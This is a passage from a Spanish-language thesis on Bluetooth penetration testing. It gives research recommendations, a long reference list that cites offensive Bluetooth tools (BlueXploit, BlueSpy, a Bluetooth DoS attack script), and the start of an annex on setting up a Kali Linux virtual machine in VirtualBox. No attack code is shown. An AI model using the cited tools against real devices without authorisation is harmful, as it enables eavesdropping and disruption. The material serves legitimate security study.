- Profundizar en los aspectos técnicos de la comunicación del estándar Bluetooth, especialmente el uso de algoritmos criptográficos, mecanismos de cifrado y la gestión de claves que utiliza esta tecnología para su seguridad. Indagar sobre estos elementos permitiría conocer cómo trabaja el protocolo a nivel de enlace de datos, y evaluar mejor su seguridad frente a escenarios de interceptación de datos.

- En los escenarios de prueba, se recomienda ampliar la selección de dispositivos Bluetooth que son utilizados en otras áreas de la tecnología. Incorporar otros equipos con diferentes versiones del protocolo (desde 4.0 hasta 5.4), capacidades de seguridad y funcionalidades, posibilitaría la evaluación de otros elementos adicionales relacionados a su seguridad.

- Para lograr una evaluación más completa sobre las vulnerabilidades que afectan al protocolo Bluetooth y obtener mejores resultados, al momento de realizar las pruebas de penetración, es necesario contar con equipo de hardware adicional y especializado para auditar este tipo de protocolo. El uso de adaptadores Bluetooth externos con antenas de largo alcance compatible con las versiones más recientes de Bluetooth Classic (BR/EDR) y Low Energy (BLE), así como módulos de antenas de alta frecuencia, microcontroladores programables y dongles tipo USB, facilitarían una captura más exacta de los paquetes de comunicación y al mismo tiempo la emulación de ataques más complejos.

REFERENCIAS

[1] Centro Criptológico Nacional, "Guía de Seguridad de las TIC CCN-STIC 837," 2018, Accessed: Jan. 09, 2025. [Online]. Available: https://www.ccn-cert.cni.es/es/series-ccn-stic/800-guia-esquema-nacional-de-seguridad/2707-ccn-stic-837-ens-seguridad-en-bluetooth/file?format=html

[2] P. Paikens and K. Nesenbergs, "Resilience and Vulnerability of Consumer Wireless Devices to Cyber Attacks," 2024. Accessed: Oct. 13, 2024. [Online]. Available: https://ccdcoe.org/uploads/2024/05/CyCon_2024_Paikens_Nesenbergs-1.pdf

[3] E. Blancaflor, P. M. G. Purificacion, R. B. Atienza, J. J. M. Yao, and D. A. C. Alvarez, "Exploring the Depths of Bluetooth Attacks: A Critical Analysis of Bluetooth Exploitation and Awareness of Users," in *2023 6th International Conference on Computing and Big Data (ICCBD)*, IEEE, Oct. 2023, pp. 52–59. doi: 10.1109/ICCBD59843.2023.10607255.

[4] M. Prokopets, "Bluetooth Security Vulnerability: The ultimate manual." Accessed: Jan. 12, 2025. [Online]. Available: https://nira.com/bluetooth-security-vulnerability/

[5] E. Manuel and P. Castillo, "Análisis y Pentesting de la Tecnología Bluetooth," 2022. Accessed: Oct. 24, 2024. [Online]. Available: https://riull.ull.es/xmlui/bitstream/handle/915/28742/Analisis%20y%20Pentesting%20de%20la%20Tecnologia%20Bluetooth.pdf?sequence=1&isAllowed=y

[6] S. Shrestha, E. Irby, R. Thapa, and S. Das, "SoK: A Systematic Literature Review of Bluetooth Security Threats and Mitigation Measures," 2021. [Online]. Available: https://ssrn.com/abstract=3959316

[7] W. Oliff, A. Filippoupolitis, and G. Loukas, "Evaluating the impact of malicious spoofing attacks on Bluetooth low energy based occupancy detection systems," in *2017 IEEE 15th International Conference on Software Engineering Research, Management and Applications (SERA)*, IEEE, Jun. 2017, pp. 379–385. doi: 10.1109/SERA.2017.7965755.

[8] J. P. Lazo Barrera, “Protección de datos personales en el uso de la aplicación ASÍ Ecuador,” *LATAM Revista Latinoamericana de Ciencias Sociales y Humanidades*, vol. 4, no. 2, Aug. 2023, doi: 10.56712/latam.v4i2.912.

[9] T. C. Marques and A. C. Santana, “Segurança da informação aplicada em dispositivos móveis com foco na tecnologia bluetooth,” *Latin American Journal of Development*, vol. 5, no. 3, pp. 881–892, Dec. 2023, doi: 10.46814/lajdv5n3-001.

[10] E. Bonilla Rodríguez, “Pentest de un dispositivo IoT: Explotación de vulnerabilidades de una bombilla,” Sep. 29, 2021. Accessed: Jan. 20, 2025. [Online]. Available: http://hdl.handle.net/20.500.14352/5146

[11] D. N. Astrida, A. R. Saputra, and A. I. Assaufi, “Analysis and Evaluation of Wireless Network Security with the Penetration Testing Execution Standard (PTES),” *Sinkron*, vol. 7, no. 1, pp. 147–154, Jan. 2022, doi: 10.33395/sinkron.v7i1.11249.

[12] Inc. Bluetooth SIG, “Bluetooth Market Update (2024),” 2024. Accessed: Jan. 09, 2025. [Online]. Available: https://www.bluetooth.com/2024-market-update/

[13] C. A. Vallejo Villalva, “Análisis de las vulnerabilidades en redes estándar 802.15.1 y su impacto en dispositivos móviles,” Escuela Superior Politécnica de Chimborazo, Riobamba, 2015.

[14] Secretaría Nacional de Planificación, “Plan de Creación de Oportunidades 2021-2025,” 2021, Accessed: Apr. 30, 2025. [Online]. Available: https://www.planificacion.gob.ec/wp-content/uploads/2021/09/Plan-de-Creacio%CC%81n-de-Oportunidades-2021-2025-Aprobado.pdf

[15] J. Barbancho Concejero *et al.*, *Redes Locales*. Ediciones Paraninfo, SA, 2020. Accessed: Mar. 30, 2025. [Online]. Available: https://n9.cl/b0bgh

[16] N. F. Rosas Jiménez, “Diseño e implementación de un sistema embebido para la adquisición y transmisión de señales biomédicas a través de la red celular,” 2011, Accessed: Apr. 01, 2025. [Online]. Available: https://repositorio.unal.edu.co/bitstream/handle/unal/7778/299696.2011_pte_2.pdf?sequence=1&isAllowed=y

[17] B. Díaz Chang and D. Ayala, “Red de alta velocidad que permite la cobertura de acceso a internet en parroquias rurales de América Latina,” *UO Global University*, vol. 4, pp. 1–19, 2020, Accessed: Mar. 30, 2025. [Online]. Available: https://www.redalyc.org/journal/5736/573667940029/html/

[18] E. Monterrubio Hernández, “Redes locales,” *Con-Ciencia Serrana Boletín Científico de la Escuela Preparatoria Ixtlahuaco*, vol. 5, no. 10, pp. 14–15, Jul. 2023, doi: 10.29057/ixtlahuaco.v5i10.11007.

[19] W. G. Chango Sailema, T. Olivares, and F. Delicado, “Topologías en el Internet de las Cosas Médicas (IoMT), revisión bibliográfica,” *Revista Tecnológica - ESPOL*, vol. 34, no. 4, pp. 120–136, Dec. 2022, doi: 10.37815/rte.v34n4.960.

[20] S. Pineda Sánchez and H. Morales Delgadillo, “Topología aplicada en redes ad hoc,” *Mare Ingenii*, vol. 2, no. 1, pp. 18–26, Apr. 2020, doi: 10.52948/mare.v2i1.195.

[21] D. Sánchez Yancy and C. Bolaños Cantillo, “Diseño y simulación de una red de comunicaciones de conexión punto a multipunto de topología anillo para conectar a tres sedes de la institución educativa departamental Sagrado Corazón de Jesús de Pivijay – Magdalena,” 2021. Accessed: Apr. 01, 2025. [Online]. Available: https://repository.ucc.edu.co/server/api/core/bitstreams/8e0535e0-8214-4dcf-a520-60d18874e7a8/content

[22] E. Arias Mendez and D. Xie Li, “IEEE en el TEC Contribuyendo con el avance de la ciencia y la tecnología para el beneficio de la humanidad: Sea voluntario, una forma de cambiar el mundo,” 2021, Accessed: Apr. 04, 2025. [Online]. Available: https://lc.cx/4BmBvK

[23] S. Molano Fragale, S. Barbosa Nieto, and N. E. Bayona Ordoñez, “IEEE 802.15.1 y 802.15.4,” 2021, Accessed: Jan. 26, 2025. [Online]. Available: https://www.academia.edu/61715229/IEEE_802_15_1_y_802_15

[24] E. H. Alvarez Saquec, “Diseño de investigación de una guía de buenas prácticas de conectividad segura dependiendo del entorno de red de IoT mediante el protocolo Bluetooth,” 2022. Accessed: Apr. 04, 2025. [Online]. Available:

http://www.repositorio.usac.edu.gt/18260/1/Edwin%20Haroldo%20Alvarez%20Saquec.pdf

[25] I. Natgunanathan, N. Fernando, S. W. Loke, and C. Weerasuriya, “Bluetooth Low Energy Mesh: Applications, Considerations and Current State-of-the-Art,” *Sensors*, vol. 23, no. 4, p. 1826, Feb. 2023, doi: 10.3390/s23041826.

[26] Bluetooth, “Bluetooth technology overview,” 2020, Accessed: Apr. 14, 2025. [Online]. Available: https://www.bluetooth.com/learn-about-bluetooth/tech-overview/

[27] Mark Powell, “2023 Bluetooth® Market Update,” *Bluetooth*, Jan. 2024, Accessed: Oct. 14, 2024. [Online]. Available: https://www.bluetooth.com/2023-market-update/

[28] J. Luque Ordóñez, “Bluetooth,” 2023. Accessed: Mar. 25, 2025. [Online]. Available: https://www.acta.es/medios/articulos/ciencias_y_tecnologia/162001.pdf

[29] Y. Martinez, “PICONET Y SCATTERNET,” 2020, Accessed: Apr. 06, 2025. [Online]. Available: https://es.scribd.com/document/455036110/PICONET-Y-SCATTERNET

[30] A. G. Diaz, F. R. Lazo, S. H. Rocabado Moreno, and S. I. Herrera, “Modelo de Red seguro para M-Learning en cárceles del sistema penitenciario de Argentina,” *Revista Iberoamericana de Tecnología en Educación y Educación en Tecnología*, no. 32, p. e6, Jul. 2022, doi: 10.24215/18509959.32.e6.

[31] Tarlogic Security, “Arquitectura de Bluetooth desde cero,” Feb. 2024, Accessed: Mar. 25, 2025. [Online]. Available: https://www.tarlogic.com/es/blog/arquitectura-bluetooth-desde-cero/

[32] S. Satam, P. Satam, and S. Hariri, “Multi-level Bluetooth Intrusion Detection System,” in *2020 IEEE/ACS 17th International Conference on Computer Systems and Applications (AICCSA)*, IEEE, Nov. 2020, pp. 1–8. doi: 10.1109/AICCSA50499.2020.9316514.

[33] A. F. Ferrero and J. D. Agustinoy, “SISTEMA DE LOCALIZACIÓN DE PERSONAS MEDIANTE BLUETOOTH,” Apr. 2022, Accessed: Apr. 07, 2025.

[Online]. Available: https://www.researchgate.net/publication/365312259_SISTEMA_DE_LOCALIZACION_DE_PERSONAS_MEDIANTE_BLUETOOTH

[34] J. J. Nash, “Detection and Prevention of data transfer through Bluetooth by unauthorized devices on Android OS 8,9 & 10,” 2022, Accessed: Apr. 07, 2025. [Online]. Available: https://norma.ncirl.ie/6525/1/nashjacobjohn.pdf

[35] C. Pereto Soler, “Diseño de un sistema de monitorización y control de datos del entorno a través de nodos LoRa accesibles desde una app del teléfono móvil,” 2023, Accessed: Apr. 01, 2025. [Online]. Available: https://riunet.upv.es/entities/publication/0f44d4cc-8e72-4da5-bd91-09c09e2e97b1

[36] T. Nijholt, “Blue-Spec: Development of an LMP state machine and a stateful black-box BR/EDR LMP fuzzer.,” 2020, Accessed: Apr. 01, 2025. [Online]. Available: https://www.cs.ru.nl/masters-theses/2020/T_Nijholt___BlueSpec:_Development_of_an_LMP_state_machine_and_a_stateful_black-box_BR%26sol%3BEDR_LMP_fuzzer.pdf

[37] G. Kalanandhini, A. R. Aravind, G. Vijayalakshmi, J. Gayathri, and K. K. Senthilkumar, “Bluetooth technology on IoT using the architecture of Piconet and Scatternet,” 2022, p. 020121. doi: 10.1063/5.0074188.

[38] M. Y. Elamin Abdelrahman, “Bluetooth Security Evolution,” 2022, Accessed: Jun. 04, 2025. [Online]. Available: https://ans.unibs.it/assets/documents/thesis/tesi_Abdelrahman.pdf

[39] T. Tucker, H. Searle, K. Butler, and P. Traynor, “Blue’s Clues: Practical Discovery of Non-Discoverable Bluetooth Devices,” in *2023 IEEE Symposium on Security and Privacy (SP)*, IEEE, May 2023, pp. 3098–3112. doi: 10.1109/SP46215.2023.10179358.

[40] J. Padgette *et al.*, “Guide to bluetooth security,” Gaithersburg, MD, May 2022. doi: 10.6028/NIST.SP.800-121r2.

[41] D. Antonioli, N. O. Tippenhauer, and K. Rasmussen, “BIAS: Bluetooth Impersonation AttackS,” in *2020 IEEE Symposium on Security and Privacy (SP)*, IEEE, May 2020, pp. 549–562. doi: 10.1109/SP40000.2020.00093.

[42] B. S. Yaseen, “Cryptanalysis of the Bluetooth Security Protocol Using Enhanced DNA Sticker Model,” in *2024 International Conference on IT Innovation and Knowledge Discovery (ITIKD)*, IEEE, Apr. 2025, pp. 1–6. doi: 10.1109/ITIKD63574.2025.11004821.

[43] Y. Jeon, E. Ham, J. Lim, and J.-H. Kim, “Hardware-Software Co-Design of AES-CCM for Bluetooth LE Security,” in *2023 International Conference on Electronics, Information, and Communication (ICEIC)*, IEEE, Feb. 2023, pp. 1–4. doi: 10.1109/ICEIC57457.2023.10049857.

[44] P. Sivakumaran, “Security and Privacy in Bluetooth Low Energy,” 2021.

[45] D. Browning and G. C. Kessler, “Bluetooth Hacking: A Case Study,” 2019. [Online]. Available: https://commons.erau.edu/db-security-studies/26

[46] D. Angelakis, E. Ventouras, S. Kostopoulos, and P. Asvestas, “Cybersecurity Issues in Brain-Computer Interfaces: Analysis of Existing Bluetooth Vulnerabilities,” *Digital Technologies Research and Applications*, vol. 3, no. 2, pp. 115–139, Jul. 2024, doi: 10.54963/dtra.v3i2.286.

[47] Zhe Wang, “Securing Bluetooth Low Energy: A Literature Review,” 2024, Accessed: Apr. 01, 2025. [Online]. Available: https://arxiv.org/abs/2404.16846

[48] O. Salem, K. Alsubhi, A. Shaafi, M. Gheryani, A. Mehaoua, and R. Boutaba, “Man-in-the-Middle Attack Mitigation in Internet of Medical Things,” *IEEE Trans Industr Inform*, vol. 18, no. 3, pp. 2053–2062, Mar. 2022, doi: 10.1109/TII.2021.3089462.

[49] S. Ditton, A. Tekeoglu, K. Bekiroglu, and S. Srinivasan, “A Proof of Concept Denial of Service Attack Against Bluetooth IoT Devices,” in *2020 IEEE International Conference on Pervasive Computing and Communications Workshops (PerCom Workshops)*, IEEE, Mar. 2020, pp. 1–6. doi: 10.1109/PerComWorkshops48775.2020.9156126.

[50] J. Zapata, "Kali Linux," *Creando Ingenios*, vol. 2, pp. 43–55, 2022, Accessed: Apr. 07, 2025. [Online]. Available: https://creandoingenios.net/index.php/revista/article/view/15/27

[51] R. Holmquist, "Investigations and Development in the Area of Automated Security Evaluation of Android Devices with Focus on Bluetooth," 2023, Accessed: Apr. 07, 2025. [Online]. Available: https://www.diva-portal.org/smash/get/diva2:1833727/FULLTEXT01.pdf

[52] J. Grace, R. Gokul, P. Anjaly, and P. Athira, "Novel Approach For Android Hacking Using Bluesnarfer", Accessed: May 29, 2025. [Online]. Available: https://nceca.in/2020/NCECA_2020_paper_101.pdf

[53] A. Hjert and V. Salomonsson, "Braking Bad: Remote Attack Vector Analysis on the MG Marvel R; Braking Bad: Remote Attack Vector Analysis on the MG Marvel R; Dåligt tryck – Analys av fjärrangrepps-vektorer på MG Marvel R," 2025. Accessed: Apr. 07, 2025. [Online]. Available: https://www.diva-portal.org/smash/get/diva2:1947285/FULLTEXT02.pdf

[54] Daniel, "BlueXploit," 2025, Accessed: May 29, 2025. [Online]. Available: https://github.com/Danyw24/blueXploit/tree/main

[55] Sirgeon, "Bluesniff," 2024, Accessed: Apr. 08, 2025. [Online]. Available: https://github.com/sirgeon/bluesniff

[56] TarlogicSecurity, "BlueSpy," 2024, Accessed: May 29, 2025. [Online]. Available: https://github.com/TarlogicSecurity/BlueSpy

[57] xanonDev, "Bluetooth DOS-Attack Script," 2023, Accessed: Apr. 07, 2025. [Online]. Available: https://github.com/xanonDev/BLUETOOTH-DOS-ATTACK-SCRIPT

[58] engn33r, "Awesome Bluetooth Security (BR, EDR, LE, and Mesh)," 2021, Accessed: Apr. 07, 2025. [Online]. Available: https://github.com/engn33r/awesome-bluetooth-security

[59] S. de los A. Núñez López, "Hacking ético para la detección de vulnerabilidades mediante la utilización de herramientas open source en la red inalámbrica de la Unidad Educativa Pelileo," 2024. Accessed: Apr. 08, 2025. [Online]. Available:

https://repositorio.uta.edu.ec/server/api/core/bitstreams/c0de3b7f-bcdc-4e8d-a1bf-531d0fcf7605/content

[60] K. M. Gómez Coello, "Análisis de una metodología de seguridad informática para el desarrollo de aplicaciones móviles usando herramientas open source," 2023. Accessed: Apr. 08, 2025. [Online]. Available: https://dspace.utb.edu.ec/bitstream/handle/49000/14181/E-UTB-FAFI-SIST.INF-000111.pdf?sequence=1&isAllowed=y

[61] M. Himansh and V. M. Manikandan, "A Statistical Study and Analysis to Identify the Importance of Open-source Software," in *2022 International Conference on Innovative Trends in Information Technology (ICITIIT)*, IEEE, Feb. 2022, pp. 1–6. doi: 10.1109/ICITIIT54346.2022.9744176.

[62] J. J. Acosta Santana, "Pentesting en entornos controlados," 2022, Accessed: Apr. 08, 2025. [Online]. Available: http://riull.ull.es/xmlui/handle/915/28744

[63] A. Silva Pavón, "Metodología a seguir para realizar tests de intrusión sobre entornos AWS," 2022, Accessed: Apr. 08, 2025. [Online]. Available: http://hdl.handle.net/2117/379436

[64] R. Brown and R. M. Lee, "2021 SANS Cyber Threat Intelligence (CTI) Survey," 2021. Accessed: Apr. 08, 2025. [Online]. Available: https://assets.contentstack.io/v3/assets/blt36c2e63521272fdc/blt43a990b140efaa96/6112a525f0c97e39497dc96d/40080.pdf

[65] J. P. Prado Díaz, "Ingeniería social, un ejemplo práctico," *REVISTA ODIGOS*, vol. 2, no. 3, pp. 47–76, Oct. 2021, doi: 10.35290/ro.v2n3.2021.493.

[66] O. D. Arango Gomez, "El ABC de la seguridad informática: guía práctica para entender la seguridad digital," 2023, Accessed: Apr. 08, 2025. [Online]. Available: http://hdl.handle.net/20.500.12622/5901

[67] M. F. Safitra, M. Lubis, and H. Fakhrurroja, "Counterattacking Cyber Threats: A Framework for the Future of Cybersecurity," *Sustainability*, vol. 15, no. 18, p. 13369, Sep. 2023, doi: 10.3390/su151813369.

[68] J. Arias Gonzales, "DISEÑO Y METODOLOGÍA DE LA INVESTIGACIÓN," 2021. [Online]. Available: https://www.researchgate.net/publication/352157132

[69] G. P. Guevara Alban, A. E. Verdesoto Arguello, and N. E. Castro Molina, “Metodologías de investigación educativa (descriptivas, experimentales, participativas, y de investigación-acción),” *RECIMUNDO*, vol. 4, no. 3, pp. 163–173, Jul. 2020, doi: 10.26820/recimundo/4.(3).julio.2020.163-173.

[70] F. Z. Lidanta, A. Almaarif, and A. Budiyono, “Vulnerability Analysis of Wireless LAN Networks Using Penetration Testing Execution Standard: A Case Study of Cafes in Palembang,” in *2021 International Conference on ICT for Smart Society (ICISS)*, IEEE, Aug. 2021, pp. 1–5. doi: 10.1109/ICISS53185.2021.9533216.

[71] ISO/CEI 2022, “ISO-IEC-27001-2022,” 2022, Accessed: Jun. 11, 2025. [Online]. Available: https://www.danielbonina.com/wp-content/uploads/ISO-IEC-27001-2022.Espanol.pdf

[72] IEEE, “IEEE Standard for Information technology-- Local and metropolitan area networks-- Specific requirements-- Part 15.1a: Wireless Medium Access Control (MAC) and Physical Layer (PHY) specifications for Wireless Personal Area Networks (WPAN),” Feb. 14, 2005, *IEEE, Piscataway, NJ, USA*. doi: 10.1109/IEEESTD.2005.96290.

[73] R. Abhimanyu, “Wireless Technologies for IoT,” May 2018, Accessed: May 13, 2025. [Online]. Available: https://iot.electronicsforu.com/expert-opinion/wireless-technologies-iot/

[74] C. Marín Pascual, “Bluetooth:criterios de selección y comparativa con otras tecnologías inalámbricas,” Jun. 2011, Accessed: Apr. 14, 2025. [Online]. Available: https://www.tecnicaindustrial.es/wp-content/uploads/Numeros/83/1224/a1224.pdf

ANEXOS

Anexo #1 Configuración del laboratorio de pruebas

Se tiene que descargar el archivo ejecutable del software VirtualBox desde su página oficial en Oracle VirtualBox de acuerdo con el sistema operativo que tenga.



Figura 34. Descargar el ejecutable de VirtualBox.

Ejecutar el archivo como administrador, aceptar los términos y condiciones de software y esperar a que termine de instalarse.



Figura 35. Instalar VirtualBox en Windows.

Ventana principal del software VirtualBox, donde se puede crear una máquina virtual y se configuran otros aspectos técnicos.



Figura 36. Ventana principal de VirtualBox.

Crear una nueva máquina virtual con el nombre de Kali Linux para poder ejecutar el sistema operativo, en este se deben configurar aspectos como, memoria RAM, almacenamiento, números de procesadores, memoria de video, adaptadores, entre otros.



Figura 37. Máquina virtual para Kali Linux.

Lo siguiente que se necesita hace es descargar la imagen ISO del sistema operativo de Kali Linux desde su página oficial en Get Kali | Kali Linux, en este caso una imagen de 64 bits.



Figura 38. Descargar la imagen ISO de Kali Linux.

En la configuración de la máquina virtual, en la sección de almacenamiento y unidad óptica necesitamos buscar la imagen ISO que descargarnos y agregarla a sección que indica “disco vacio” antes de iniciarla.

